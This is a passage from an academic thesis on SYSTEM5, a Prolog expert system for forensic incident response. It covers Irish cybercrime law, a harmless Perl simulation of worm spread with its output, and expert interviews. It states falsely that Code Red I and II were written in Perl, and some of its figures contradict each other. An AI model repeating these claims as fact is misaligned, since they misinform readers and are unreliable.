   Dont know ?.....d
   Please Answer n,s, v or d

Answer here : d. [user]

88.7% of attacks are Web Attacks.

Do you want to investigate further?
Please answer y or n:y. [user]

Can you restore immediately?
Please answer y or n:n. [user]

Can server be removed from network?
Please answer y or n:n. [user]
```

```
Do you want to accumulate evidence?
Please answer y or n:y. [user]
Do you want to do forensic duplication?
Please answer y or n:y. [user]

Have you implemented security measures..network monitoring etc ?
Please answer y or n:y. [user]

Have you successfully Isolated and Contained this Incident ?
Please answer y or n:y. [user]

---------SYSTEM5:INCIDENT PHASE (Response Strategy Formulation)-----
The decision to investigate has been made but the server cannot be restored.
It is a critical server that cannot be taken offline.
The security measures are in place and the incident is contained,
Apply SYSTEM5 and do a Forensic Response ..
---------SYSTEM5:INCIDENT PHASE (Computer Forensic Process)---------
Follow The Forensic Process outlined in SYSTEM5 methodology
Do a forensic duplication of the evidence or target drive.
The forensic software used to carry out this process should be accredited.
Commence full analysis of duplicated webserver logs.
---------SYSTEM5:LEGAL PHASE ---------------------------------------
Comply with the Search & Seizure Requirements, maintain Chain of Evidence.
Logs files must be verified and authenticated for court admissibility.
Compile the Evidence Case, maintain strict documentation procedures for evidence
handling.
Expert witness testimony and Best Evidence Rule apply
---------SYSTEM5:POST INCIDENT PHASE -------------------------------
Flawed modelling techniques should be redesigned
This should drive any internal security audits and reviews.
Inadequacies of the existing CIRP should be exposed and addressed.
Improve Reporting to management techniques, and/or to media.
True ?

Enter name of legal knowledge base file:
'f:\\masters\\expert_system\\prolog\\irishlaw.txt'. [user]

compiling f:\masters\expert_system\prolog\irishlaw.txt for byte code...

---------SYSTEM5 Methodology:Irish Legal Knowledge Base-----
```

---

1. What Irish Law do you need information on.....?
Criminal Damage Act, 1991.....1
Criminal Evidence Act, 1992..... 2
Criminal Justice Act (Theft & Fraud), 2001..... 3
Please Answer 1,2 or 3

Answer here : 1. [user]

Criminal Damage Act, 1991
Section 2: Intentionally/Recklessly damaging property.
Section 3: Threatening to damage property.
Section 4: Possessing anything with intent to damage property.
Section 5: Unauthorised access to data or a computer.
Section 6: Using a computer without lawful excuse.
Section 9: Compensation orders apply.

SYSTEM5 Pre-Incident Phase:Was damage or loss incurred during this phase?
Please answer y or n:n. [user]

Pre-Incident Phase:did DNS/OS services scanning (reconnaissance)take place during phase?
Please answer y or n:y. [user]

SYSTEM5 Incident Phase (Response Formulation):Was a trojan used during this phase?
Please answer y or n:y. [user]

SYSTEM5 Incident Phase (Response Formulation):Was a virus used during this phase?
Please answer y or n:n. [user]

SYSTEM5 Incident Phase (Forensic Process):Do you intend to use logfiles as evidence?
Please answer y or n:y. [user]

SYSTEM5 Post Incident Phase (Damage Assessment):Was damage or loss incurred?

```
Please answer y or n:y. [user]

SYSTEM5 Legal Phase :Do you want to take legal recourse?
Please answer y or n:y. [user]

----------SYSTEM5 Methodology:Irish Legal Knowledge Base----------
---------------------------------------------------------------------
An offence under the Criminal Justice Act (Theft & Fraud)2001:Section 9 was
committed.
---------------------------------------------------------------------
Criminal Evidence Act, 1992: Section5 allows log files to be admissible.
---------------------------------------------------------------------
Offences under the Criminal Damage Act 1991 were committed. Sections :2,3 and 5.
---------------------------------------------------------------------
Criminal Damage Act 1991:Section 9 provides for Compensation orders.
 On summary conviction of an offence the penalty is EUR1,270,
 or imprisonment for a term not exceeding 12 months..
 On conviction on indictment of an offence the penalty is EUR12,700 ,
 or imprisonment for a term not exceeding 10 years.
---------------------------------------------------------------------

true ?
(100 ms) yes
```

```
* Data on Web Attacks (calculated and taken from data set):
Probability of High Severity = 0.29
Probability of Medium Severity = 0.62
Probability of Low Severity = 0.05
Probability of High Aggression = 0.55
Probability of Medium Aggression = 0.43
Probability of Low Aggression = 0.012
Probability of Web Attack = 0.507
```

5.17 Conclusions

Logs generated from detection systems are megabytes in size. A security expert should be able to analyse logs and differentiate between normal and abnormal traffic. S/he should

be aware of the various vulnerabilities in platforms and systems. S/he should also be familiar with how they can be exploited by design flaws such as Unicode etc.

Nevertheless, security experts are not Computer Forensic Experts. Therefore, they cannot undertake a sound computer forensic response to a computer incident. SYSTEM5 attempts to provide a structured computer forensic response to the computer incident. The phased approach was applied to the response. The potential target machine was identified in the Pre-Incident Phase. During the Incident Phase, a response strategy was automatically formulated. The attack profile was applied and the attack level determined. The attacker's objectives were determined. The expert system tries to ensure that the response strategy complied with computer forensic best practices and processes. The legal phase overlaps with other phases. It prescribes how evidence is handled according to legal requirements for admissibility to court. Errors in the computer forensic process can be very costly. Since SYSTEM5 is driven by an expert system, its purpose is to try to eliminate human error from this process. This expert system can also play the role of a training tool. With modification and more development this can be used by a variety of users e.g. forensic practitioners, the judiciary, researchers etc. This is discussed in section four.

5.2 Study of a Network Worm- Propagation/Attack (for Expert System)

The Logistic Growth equation was proposed by Verhulst in 1845 and we have implemented it here in Perl to simulate epidemic propagation of a network worm. This equation is the model referred to as the SI (Susceptible-Infected) Analytical Model of Epidemic Propagation. There are other analytical models but this is the most basic, which is appropriate to this study. We are undertaking this study to try to observe network worm behaviour. Then we will be equipped to configure the SYSTEM5 expert system with the relevant worm knowledge and thus provide a sufficient proof-of-concept.

In the SI model, each entity is either in the susceptible or infected state. Similar to Medlock (2002), this model assumes that: 1) the network in question is fully connected and homogenous, 2) all hosts reside in a randomly allocated address space, 3) there are no

routers or performance bottlenecks in the network, 4) there is no recovery or latency and 5) the population (N) is large and constant (no birth or death) i.e. S + I = N.

The simple Perl program we wrote to implement the SI model of epidemic propagation is below in 5.2.1.

Note: No consideration is given to a worm's scanning techniques or target location mechanisms in this program. The only significance of the Perl implementation language is that most worms are written in Perl e.g. Code Red I & II.

The function of this program is to generate empirical data. We generated four data sets by running the *si.pl* Perl program, which is available on attached CD-ROM, graphing the output and then observing some worm characteristics of propagation. The data sets were derived from various combinations of two parameters in the model. The two values were (i) Worms introduced to the system initially and (ii) the time step of the model simulation.

5.2.1 Perl Implementation of the SI Model (si.pl)

```
#!/usr/bin/perl
# Author:  Niall McGrath
# Date  :  May 2005
# Population of size N i.e. N Hosts in Network
my $N = 10000.;
# Probability of hitting a victim host in an address space ,
# Analogously the probe rate...
my $prop = $N/65535.;
# Class B Network: 255.255.0.0
# Address Space is 16 Bit (address space of 65,535)
my $timeIncrement = 5; # also to be run with value set to 1
# Worms introduced at the beginning
my $w = 1;  # also to be run with value set to 5
# initial proportion of infected entities
my $v = $w/$N;
print "#########################################################\n";
print "#                    SYSTEM5                    #\n";
print "#########################################################\n";
print "#A SI Epidemiological Model of network worm propagation #\n";
print "#########################################################\n";
```

```
print "# Worm probe rate (aggression): ", $prop, "      #","\n";
print "#########################################################\n";
print "# Worms introduced to the Population :", $w, "              #","\n";
print "#########################################################\n";
print "TIME \t\tINFECTED\t\tSUSCEPTIBLE\n";
print "#########################################################\n";
for (my $i = 0; $v < 0.99; $i += $timeIncrement) {
    # Number of Susceptible(uninfected)
    my $S = $N * (1 - $v);
    # Number of Infected
    my $I = $N * $v;
    # Print Values:Time Increment,Infected, Susceptible
    print "$i\t\t $I \t$S\n";
    # The Logistic Growth Equation proposed by Verhulst (1845)
        $v += $prop * $v * (1 - $v) * $timeIncrement;
}
```

Note: Output data from the following simulations were obtained by running *si.pl* with the free GNU package *ActivePerl-5.8.6.811-MSWin32-x86-122208.zip*, which is also available on attached CD-ROM. The output data was then graphed using the free GNU Plot package *gnuPlot_gp400win32.zip*.

5.2.2 Data from Perl Simulation 1

Initial Settings: Worms Introduced = 1, Time Step = 1.

```
#############################################################
#                        SYSTEM5                            #
#############################################################
#A SI Epidemiological Model of network worm propagation #
#############################################################
# Worm probe rate (aggression): 0.152590218966964       #
#############################################################
          # Worms introduced to the Population :1
#############################################################
TIME              INFECTED            SUSCEPTIBLE
#############################################################

0         1             9999
1         1.15257496    9998.847425
```

2	1.328426355	9998.671574
3	1.531104295	9998.468896
4	1.764700064	9998.2353
5	2.033928514	9997.966071
6	2.344222987	9997.655777
7	2.701844631	9997.298155
8	3.114008305	9996.885992
9	3.589027546	9996.410972
10	4.136481492	9995.863519
11	4.76740702	9995.232593
12	5.494519891	9994.50548
13	6.332469218	9993.667531
14	7.298130194	9992.70187
15	8.410940741	9991.589059
16	9.693288548	9990.306711
17	11.17095583	9988.829044
18	12.87363025	9987.12637
19	14.83549143	9985.164509
20	17.09588393	9982.904116
21	19.70008886	9980.299911
22	22.70020781	9977.299792
23	26.15617452	9973.843825
24	30.13691153	9969.863088
25	34.7216507	9965.278349
26	40.00143881	9959.998561
27	46.08085093	9953.919149
28	53.07993637	9946.920064
29	61.1364235	9938.863576
30	70.40821068	9929.591789
31	81.07617117	9918.923829
32	93.34729906	9906.652701
33	107.458221	9892.541779
34	123.6790945	9876.320906
35	142.3179047	9857.682095
36	163.7251628	9836.274837
37	188.298989	9811.701011
38	216.4905413	9783.509459
39	248.8097182	9751.190282
40	285.8310184	9714.168982
41	328.1993836	9671.800616
42	376.6357763	9623.364224

43	431.9421509	9568.057849
44	495.0053612	9504.994639
45	566.7994148	9433.200585
46	648.3853242	9351.614676
47	740.9076361	9259.092364
48	845.5865441	9154.413456
49	963.7043261	9036.295674
50	1096.584729	8903.415271
51	1245.563889	8754.436111
52	1411.95146	8588.04854
53	1596.980951	8403.019049
54	1801.748806	8198.251194
55	2027.142707	7972.857293
56	2273.760842	7726.239158
57	2541.825541	7458.174459
58	2831.096592	7168.903408
59	3140.791534	6859.208466
60	3469.52189	6530.47811
61	3815.255266	6184.744734
62	4175.312943	5824.687057
63	4546.410697	5453.589303
64	4924.746803	5075.253197
65	5306.135938	4693.864062
66	5686.181422	4313.818578
67	6060.472336	3939.527664
68	6424.787563	3575.212437
69	6775.286997	3224.713003
70	7108.671541	2891.328459
71	7422.297914	2577.702086
72	7714.240735	2285.759265
73	7983.3015	2016.6985
74	8228.970412	1771.029588
75	8451.351584	1548.648416
76	8651.064291	1348.935709
77	8829.132949	1170.867051
78	8986.876764	1013.123236
79	9125.807315	874.1926852
80	9247.539427	752.4605726
81	9353.71794	646.2820602
82	9445.960865	554.039135
83	9525.817918	474.1820817

```
84          9594.742496   405.2575045
85          9654.074782   345.9252179
86          9705.033627   294.9663727
87          9748.714997   251.2850029
88          9786.095113   213.9048873
89          9818.036725   181.9632749
90          9845.297305   154.7026948
91          9868.53823    131.4617697
92          9888.334301   111.6656989
```




Figure 27: SI Model contaminated with 1 worm and time steps of 1

5.2.3 Data from Perl Simulation 2

Initial Settings: Worms Introduced = 5, Time Step = 5.

```
############################################################
#                          SYSTEM5
############################################################
#A SI Epidemiological Model of network worm propagation #
############################################################
# Worm probe rate (aggression): 0.152590218966964       #
############################################################
```

```
# Worms introduced to the Population :5                    #
############################################################
TIME              INFECTED              SUSCEPTIBLE
############################################################

0          5              9995
5          8.812848096    9991.187152
10         15.53069464    9984.469305
15         27.36145255    9972.638547
20         48.17978447    9951.820216
25         84.76150058    9915.238499
30         148.8822371    9851.117763
35         260.7809516    9739.219048
40         454.5554852    9545.444515
45         785.5949421    9214.405058
50         1337.879218    8662.120782
55         2222.053429    7777.946571
60         3540.662787    6459.337213
65         5285.557492    4714.442508
70         7186.71389     2813.28611
75         8729.269957    1270.730043
80         9575.576937    424.423063
85         9885.647563    114.3524371
```




Figure 28: SI Model contaminated with 5 worms and time steps of 5

5.2.4 Data from Perl Simulation 3

Initial Settings: Worms Introduced = 1, Time Step = 5.

```
############################################################
#                          SYSTEM5                         #
############################################################
#A SI Epidemiological Model of network worm propagation #
############################################################
# Worm probe rate (aggression): 0.152590218966964        #
############################################################
# Worms introduced to the Population :1                  #
############################################################
TIME              INFECTED              SUSCEPTIBLE
############################################################

0           1               9999
5           1.7628748       9998.237125
10          3.107624954     9996.892375
15          5.477854007     9994.522146
20          9.654899341     9990.345101
25          17.01400336     9982.985997
30          29.97277022     9970.02723
35          52.77198707     9947.228013
40          92.82195945     9907.178041
45          162.9832228     9837.016777
50          285.3047835     9714.695216
55          496.7680486     9503.231951
60          856.949783      9143.050217
65          1454.732258     8545.267742
70          2403.162611     7596.837389
75          3796.039362     6203.960638
80          5592.825719     4407.174281
85          7473.390125     2526.609875
90          8914.020421     1085.979579
95          9652.590967     347.4090332
```




Figure 29: SI Model contaminated with 1 worm and time steps of 5

5.2.5 Data from Perl Simulation 4

Initial Settings: Worms Introduced = 5, Time Step = 1.

```
############################################################
#                          SYSTEM5                         #
############################################################

#A SI Epidemiological Model of network worm propagation #
############################################################
# Worm probe rate (aggression): 0.152590218966964        #
############################################################
# Worms introduced to the Population :5                  #
############################################################
TIME            INFECTED            SUSCEPTIBLE
############################################################

0         5             9995
1         5.762569619   9994.23743
2         6.64137467    9993.358625
3         7.654110442   9992.34589
4         8.821158874   9991.178841
5         10.16599409   9989.834006
6         11.71564837   9988.284352
```

7	13.50124733	9986.498753
8	15.55862414	9984.441376
9	17.92902424	9982.070976
10	20.65991297	9979.340087
11	23.80590057	9976.194099
12	27.42980055	9972.570199
13	31.60383902	9968.396161
14	36.41103499	9963.588965
15	41.94677293	9958.053227
16	48.32059147	9951.679409
17	55.65821312	9944.341787
18	64.10384209	9935.896158
19	73.82275745	9926.177243
20	85.00422957	9914.99577
21	97.86478617	9902.135214
22	112.6518518	9887.348148
23	129.6477788	9870.352221
24	149.1742798	9850.82572
25	171.5972573	9828.402743
26	197.3320091	9802.667991
27	226.8487584	9773.151242
28	260.6784254	9739.321575
29	299.4185034	9700.581497
30	343.7388451	9656.261155
31	394.3870797	9605.61292
32	452.1932845	9547.806716
33	518.0734108	9481.926589
34	593.0308236	9406.969176
35	678.1551492	9321.844851
36	774.6174531	9225.382547
37	883.6605954	9116.339405
38	1006.58346	8993.41654
39	1144.717653	8855.282347
40	1299.395276	8700.604724
41	1471.906524	8528.093476
42	1663.446258	8336.553742
43	1875.049357	8124.950643
44	2107.515726	7892.484274
45	2361.327196	7638.672804
46	2636.560367	7363.439633
47	2932.801354	7067.198646

48	3249.070367	6750.929633
49	3583.765498	6416.234502
50	3934.635718	6065.364282
51	4298.792259	5701.207741
52	4672.765063	5327.234937
53	5052.606633	4947.393367
54	5434.039952	4565.960048
55	5812.640842	4187.359158
56	6184.039558	3815.960442
57	6544.122725	3455.877275
58	6889.215957	3110.784043
59	7216.229966	2783.770034
60	7522.758153	2477.241847
61	7807.120575	2192.879425
62	8068.35616	1931.64384
63	8306.170923	1693.829077
64	8520.85367	1479.14633
65	8713.172117	1286.827883
66	8884.261654	1115.738346
67	9035.516883	964.4831171
68	9168.493208	831.5067917
69	9284.82287	715.1771301
70	9386.147246	613.8527542
71	9474.065341	525.9346595
72	9550.097069	449.9029309
73	9615.659237	384.3407632
74	9672.051849	327.9481515
75	9720.452421	279.5475789
76	9761.916203	238.0837971
77	9797.380521	202.6194792
78	9827.671818	172.3281823
79	9853.514266	146.4857345
80	9875.539127	124.4608733
81	9894.294269	105.7057314




Figure 30: SI Model contaminated with 5 worms and time steps of 1

Epidemic Threshold

In epidemiology there is a fundamental dynamic called epidemic threshold. Anything above this means the system is in an epidemic state and anything below it means it isn't. If the birth rate of a worm or a virus is greater than its death rate, the epidemic has a chance to spread successfully, although it may die out before it reaches full potential. This threshold occurs in our systems when 50% of the hosts are infected; this is a constant. (We have made various assumptions about this system at the introduction). However, the time-span of when the threshold is reached seems to be a variable. The epidemic threshold occurs in our systems at different times. However, it can be seen graphically where the lines indicating infected and susceptible intersect. We must note however that the time variable in the simulations is treated as discrete time as opposed to a continuous time output. This is unavoidable since the Perl program (or any computer program) of the SI epidemic model will always treat time as a discrete entity. Computers and software programs are finite state machines and this is a direct consequence of that. It is possible to get continuous time output from our results if we apply a discrete Euler's method solution to estimating numerical solutions but this is outside the scope of this study.

5.2.6 Conclusions & Observations

Time Step	Initial Worm Contamination	Speed to Epidemic Threshold (hosts infected/time)	Time to reach 100% infection
1	1	5000/64=78.1	95
1	5	5000/64=78.1	85
5	1	5000/78=64.1	100
5	5	5000/53=94.3	85

Table 2: Summary of output from figures

It can be seen from Table 2 that four patterns have emerged. These are

1) When the time step and the initial contamination are significant (>1), then the epidemic threshold is reached fastest and consequently 100% infection of the population is reached fastest.
2) When the time step is small (=1), then the initial contamination seems to have no effect on the system reaching epidemic threshold. However, it is slower than pattern 1) at reaching the threshold.
3) Alternatively, if the initial contamination is significant, 100% infection is reached at the same pattern as 1).
4) When time step is significant and the initial contamination is small the threshold is reached at a slower rate than pattern 1 and 2 and takes longest to reach 100% infection of the population.

We use these observations to configure a simple worm knowledge base for SYSTEM5 expert system.

5.2.7 SYSTEM5: Output from Expert System

```
GNU Prolog 1.2.16
| ?-consult('f:\\masters\\expert_system\\prolog\\ExpertSystemShell.txt'). [user]
| ?- go. [user]
Enter name of knowledge base file:
'f:\\masters\\expert_system\\prolog\\ForensicKnowledgeBase.txt'. [user]
```

SYSTEM5 Methodology: COMPUTER FORENSIC RESPONSE PLAN..

```
-------SYSTEM5:PRE INCIDENT PHASE---------------------------------
      1 That pre-incident prep has taken place
      2 Detection of Incident has taken place
      3 There is an incident team in place, headed by a SRM
      4 That we are about to FORMULATE a RESPONSE to an INCIDENT

      Please answer the following questions

      1. What type of attack profile is this.......?
      Platform Specific - NT/2000.............. 1
      Platform Specific - Unix.................2
      Non Platform Specific -Web Attack.........3
      Network Worm Attack.....................4
      Dont know ?..............................5
      Please Answer 1,2,3,4 or 5

      Answer here : 4. [user]

      2  How severe is this attack.................?
      Not Severe...............................n
      Severe...................................s
      Very Severe..............................v
      Dont know ?..............................d
      Please Answer n,s ,v or d

      Answer here : d. [user]

      3  How Aggressive is this attack.............?
      Not Aggressive...........................n
      Agressive................................s
      Very Aggressive..........................v
      Dont know ?..............................d
      Please Answer n,s, v or d

      Answer here : d. [user]

      --SYSTEM5:Incident Phase (Response Strategy Formulation)---
      The attack profile is a Network Worm.
```

To profile this attack, a simulation of a simple SI model of network worm propagation was implemented. Empirical data was generated, recorded and graphed. Consequently, observations were made from the simulation of size 10000 hosts...
To load worm knowledge base, please enter name of file:
'f:\masters\expert_system\prolog\Worm.txt' [user]

----------SYSTEM5----------

1. Class Information of the Network...
Is this a Class A : 211.0.0.0 ?.....1
Is this a Class B : 211.211.0.0 ?....2
Is this a Class C : 211.211.211.0 ?..3
Please Answer 1,2 or 3

Answer here : 2. [user]

There are 65,535 addresses in this network i.e. 16 bit address space. Therefore the worm has a 10000/65,353--0.15-- probability of infecting a host in the address space. Various assumptions about the network are made. 0.11 indicates how aggressive/virulent the worm is. This is a constant.

Was damage caused initially in the pre-incident phase?
Please answer y or n:n. [user]

Was worm activity detected in the pre-incident phase?
Please answer y or n:y. [user]

Is the strain of worm known?
Please answer y or n:n. [user]

Is the initial contamination of the network known
Please answer y or n:n. [user]

Is the worm time step known?
Please answer y or n:n. [user]

Do you know who is responsible?
Please answer y or n:n. [user]

```
-------------SYSTEM5 Methodology:Worm Simulation (in Perl) ----------
The following observations have been made from the simulation:
-----------------------------------------------------------------------
1  When the time step and the initial contamination are significant
[>1], then the epidemic threshold is reached fastest and consequently
100% infection of the population is reached fastest.
2  When the time step is small [=1], then the initial contamination
seems to have no effect on the system reaching epidemic threshold.
However, it is slower than pattern 1 at reaching the threshold.
3  Alternatively, if the initial contamination is significant 100%
infection is reached at the same pattern as pattern 1.
4  When time step is significant and the initial contamination is
small the threshold is reached at a slower rate than pattern 1 and 2
and takes longest to reach 100% infection of the population.
-----------------------------------------------------------------------
Urgent action must be taken to remediate this attack..
Ensure the latest patches available for application.
Scan network to determine how many hosts are infected and when they
were infected. Using graphs of simulation we can interpret level of
epidemic. Update the virus and worm definition files on the
Firewall/Intrusion Detection Systems.

Do you want to investigate further?
Please answer y or n:y. [user]
..
..
```

From here the output is the same as in section 5.1.6.

6 Validation

6.1 Interviews

A set of interviews was carried out in May 2004 with individual members of an expert panel. The experts were from various industry sectors. We will denote the expert with numbers (1,2,3,4,5) in the coming paragraphs in reference to their quotes.

Expert number one is a recognised expert in the area of computer forensics. He would give advice to many organisations on security issues and their legal implications. He leads his own team of forensic experts. Their duty is to investigate reported activities that involve the use or abuse of electronic data. They would issue search warrants, seize digital evidence, analyse it and then build a legal case from the investigated evidence. He has been consulted on crime cases that have a national dimension.

He is a key figure in the conferencing circuit and has delivered many high profile computer security presentations, i.e. both national and international. He delivered a keynote presentation at the National IT and E-Security Summit 2004.

Expert number two is a technical director of a limited company that builds and sells Intrusion Detection Systems to International clients. He distributes his products across Europe, America and Asia. He is also a key figure in the conferencing circuit and has delivered a key note presentation at the National IT and E-Security Summit 2003. He also fostered and champions the Irish Chapter of an International project that collects and collates computer attack data. He publishes the results of this data on a website that he maintains himself.

Expert number three is a chief security specialist for a well known IT service company. His duty would be to evaluate the security posture of the organisation and recommend proposals. He is a key decision and policy maker for this organisation. He is the technical lead of a team that conducts investigations into reported or detected cases of company asset abuse. He is also a key figure in the conferencing circuit and presented a workshop on network perimeter testing at the National IT and E-Security Summit 2004.

Expert number four is a senior manager in an American multinational software company. The company's software products are security management and alerting consoles. He manages a computer security emergency response team within this organisation. The team members are based in strategic locations around the world. Their main duty is to ensure

that all clients are not prevented from carrying out daily operation. This may happen when new viruses or worms are released and used for computer and network attacks. Other duties entail the monitoring of clients' network traffic for potential attack, identify new forms of attack and update their worldwide repository of attack signatures.

Expert number five is a senior information security specialist in an Irish financial institution. His main role is to formulate policies that relate to employee's use of the organisation's networks, computers and devices. He leads investigations into the contravention of these policies. He also sits on the organisation's internal audit commission. The commission would primarily monitor and investigate fraudulent related activity within the organisation.

The Interview questions, SYSTEM5 methodology, the Case Study and the Systematic Analysis-Towards a Framework chapters were circulated to the experts before the interviews took place. There was a demonstration of the SYSTEM5 expert system and a general explanation and presentation of SYSTEM5 to the experts on the day of the interview. This was done in order to facilitate familiarisation of the research work carried out.

Transcripts of the interviews and recordings (on .WAV file format) of the interviews are available on attached CD-ROM. The interviews were structured around five key questions. These questions were based on ascertaining information on the added value of SYSTEM5, other areas of strategic management that SYSTEM5 be extended into, if standards of computer forensics are upheld by SYSTEM5, does SYSTEM5 scale with emerging technologies and what future research work can be carried out on SYSTEM5 for improvement.

We are using these five questions as categories to facilitate taxonomy of the data from the interviews and each category is broken down into subcategories. Taxonomy is listed as a method of qualitative data analysis by Ratcliff (2002). A taxonomy "shows the relationship among all included terms in a domain and reveals the subsets and the way they are related to the whole" (Spradley, 1980). We follow the steps outlined by Taylor-Powell & Renner (2003) in order to carry out qualitative data analysis as closely as possible. A simple network diagram is also used below in Figure 31 to illustrate the

taxonomy graphically. (Network diagrams are used as tooling to facilitate qualitative data analysis. They do this by showing links between variables and events in a system). The answers and comments provided by the interviewees form the body of the data analysis approach to the validation chapter.

6.2 The Added Value Of SYSTEM5

6.2.1 Documenting the Forensic Process

Schwartz (2004) argues that the need for documenting the entire forensic process is an important management task. SYSTEM5 has a central role in this process. Computer Forensics uses a lot of different tools, e.g. hard disk analysis, photography and image analysis, statements from witnesses etc. "SYSTEM5 is an integrated methodology that represents the computer forensic process in a clear and controlled fashion" (5).

"Complex tasks are automated which would otherwise be undertaken in an ad-hoc manner. SYSTEM5 ensures a consistent approach to computer forensics"(2). McMillan (2000) highlights that a consistent approach to computer forensics is essential.

